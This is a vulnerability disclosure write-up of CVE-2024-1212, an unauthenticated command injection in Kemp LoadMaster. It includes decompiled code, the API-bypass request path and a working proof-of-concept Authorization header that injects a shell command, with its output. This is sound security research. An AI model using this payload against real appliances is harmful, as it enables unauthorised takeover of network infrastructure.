CVE-2024-1212: Unauthenticated Command Injection In Progress Kemp LoadMaster

David Yesland

Introduction

While researching the Progress Kemp LoadMaster load balancer we discovered an unauthenticated command injection in the administrator web interface of the appliance. This allowed full compromise of the LoadMaster if you could reach the administrator web user interface (WUI). The vulnerability was assigned CVE-2024-1212 and has since been patched.

Affected Product Summary

Vendor: Progress Software
Product: Kemp LoadMaster
Confirmed affected version: 7.2.59.0.22007
Patched version: 7.2.59.2.22338
Vendor Advisory: https://support.kemptechnologies.com/hc/en-us/articles/23878931058445-LoadMaster-Security-Vulnerability-CVE-2024-1212

What is LoadMaster


LoadMaster is a load balancer and application delivery controller. It ensures high availability and reliable performance for web and application servers by distributing traffic efficiently. LoadMaster can be deployed in various environments to suit different business needs, including options for hardware, virtual machines, and cloud platforms (AWS and Azure).

During this research we used the virtual machine image to test the LoadMaster load balancer locally as well as tested against the AWS Marketplace AMI.

Initial Look at LoadMaster

After spinning up the virtual machine (VM), we gained access to the file system on the virtual disk, enabling us to examine the binaries and source code files. LoadMaster employs Httpd to relay HTTP requests to CGI Bash scripts for processing. Following an exploration of the web interface, we shifted our focus to the optional REST API.

The API lives at the endpoint “/access”. A request to this endpoint is processed by a Bash script. The Bash script calls the “access” binary at “/bin/access” to set up permissions and then process the API request.




```
exec /bin/${0/*\//} -C $CLUST -F $FIPS -H $HW_VERSION
```

This image shows the Bash script called when requesting “/access”. $0 is the path which is requested and “/bin/access” is executed with arguments.

Reverse Engineering the Access Binary

The access binary is responsible for handling the REST API requests. We decompiled the binary using Ghidra to understand what happens when the binary is executed. Starting in the main function we can see how a call to the endpoint “/access” is handled.




```
  }
  iVar4 = no_passwd_set();
  if (iVar4 != 0) {
    pcVar9 = (code *)locate_command(pcVar5,nopass_commands);
    if (pcVar9 == (code *)0x0) goto LAB_0040c427;
    goto LAB_0040c43b;
  }
  pcVar9 = (code *)locate_command(pcVar5,commands);
  if (iVar2 == 0) {
    if ((((pcVar9 != set) || (pcVar6 = (char *)getsparam("param",1), pcVar6 == (char *)0x0)) ||
        (iVar2 = strcasecmp(pcVar6,"enableapi"), iVar2 != 0)) ||
       (iVar2 = getbparam("value",1), iVar2 < 1)) {
      return_404();
      goto LAB_0040c418;
    }
  }
  else {
LAB_0040c418:
    if (pcVar9 == (code *)0x0) {
LAB_0040c427:
                    /* WARNING: Subroutine does not return */
      err_reply(0x195,"Unknown command");
    }
  }
  verify_perms();
```

1. First the code tries to locate the API command [1] which is the second part of the path. For example, in a call to “/access/set” “set” would be the command.
2. The next block [2] performs some checks on the command and parameters and returns a 404 if they are not as expected.
3. Taking these points into consideration a path like: “/access/set?param=enableapi&value=1” should pass these checks and reach the “verify_perms()” function [3].

This would also allow the verify_perms() function to be reached even if the API is disabled in the application (disabled being the default setting).

Below you can see a normal request to “/access” with the API disabled. The request fails and returns a 404 as expected.




```
Host: 192.168.68.128
Connection: close
```

```
Date: Wed, 07 Feb 2024 20:18:39 GMT
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<HTML>
  <HEAD>
    <TITLE>
      404 Not found
    </TITLE>
  </HEAD>
  <BODY>
    <H1>
      Not found
    </H1>
    Document is not accessible<P>
      <HR>
    </BODY>
  </HTML>
```

In the next image, you can see that passing the parameters and path as described above allows the disabled API to be bypassed and instead we receive a 401, indicating we have reached the authentication check of the API.



Request

```
GET /access/set?param=enableapi&value=1
HTTP/1.1
Host: 192.168.68.128
Connection: close
```


Response

```
HTTP/1.1 401 Unauthorized
Date: Wed, 07 Feb 2024 20:19:18 GMT
Connection: close
Content-Type: text/html
WWW-Authenticate: Basic realm=user

<!DOCTYPE html>
<HTML>
  <HEAD>
    <TITLE>
      401 Unauthorized
    </TITLE>
  </HEAD>
  <BODY>
    <H1>
      Permission Denied
    </H1>
    No permission to access document<P>
      <HR>
    </BODY>
  </HTML>
```


Now that we confirmed we can reach the “verify_perms()” function, let’s see what it does.

Within the “verify_perms()” function there is a call to “v1getuser()” which handles looking up the user making the request for the v1 API endpoint. Within “v1getuser()” these next two images show that the “REMOTE_USER” [1] and the “REMOTE_PASS” [2] environment variables are retrieved and then passed into the “validu()” [3] function.



Decompile: v1getuser - (access)


```
pcVar2 = getenv("REMOTE_USER");   1
iVar1 = READIVAL("SESSION_USER",0);
if (iVar1 != 0) {
```



```
        pclose(__stream);
        return (char *)0x0;
      }
      return (char *)0x0;
    }
  pcVar3 = getenv("REMOTE_PASS");
  pcVar2 = (char *)validu(pcVar2,pcVar3,param_1);
```

The “REMOTE_USER” and “REMOTE_PASS” environment variables are set when the basic authentication header is decoded by the httpd server. The “validu()” function is used to check if the user is valid based on those variables.

Next, looking at the “validu()” function we start to see something quite interesting. The “REMOTE_USER” and “REMOTE_PASS”, which can be *controlled by any unauthenticated user* by sending a basic authentication request, are used to construct a command with __sprintf_chk() [1] and then passed into a “system()” call [2] without any validation or sanitization.




```
  if ((param_1 == 0) || (param_2 == 0)) {
    lVar2 = 0;
  }
  else {
    puVar3 = &DAT_0046cf62;
    if (fips != 0) {
      puVar3 = &DAT_0046c4e8;
    }
    __sprintf_chk(param_3,1,0xffffffffffffffff,"validuser -b %s -u \'%s\' -p \'%s\'",puVar3,param
    _1,
                  param_2);
    iVar1 = system(param_3);
    lVar2 = 0;
    if (iVar1 == 0) {
      lVar2 = param_1;
    }
  }
  return lVar2;
}
```

At this point:

1. We can bypass the disabled API restrictions and reach it even if it is disabled.
2. We can supply unauthenticated user input, including special characters, as a basic authentication header.
3. That input is eventually evaluated by a “system()” call which executes commands.

Let’s see if this can result in command injection.


It is possible to break out of the context of the command in the “-u” parameter using a single quote, and then terminate the command using a semicolon and execute our own command.



```
Authorization: Basic JztsczsnOmRvZXNub3RtYXR0ZXI=
Connection: close
```

```
Connection: close
Content-Type: text/html

azurelinuxagent
bin
cgroup
dev
etc
initial_setup.sh
lib
lib64
lost+found
mnt
one4net
openssl
```



Request

```
GET /access/set?param=enableapi&value=1 HTTP/1.1
Host: 192.168.68.131
Authorization: Basic ';ls;':doesnotmatter
Connection: close
```

Decoded basic authorization


It worked as expected, injecting a command into the base64 encoded authorization string will then be executed by the server.

Impact

Exploiting this vulnerability enables command execution on the LoadMaster if you have access to the administrator web user interface. Once command execution is obtained, it is possible to escalate privileges to root from the default admin “bal” user by abusing sudo entries, granting full control of the device.

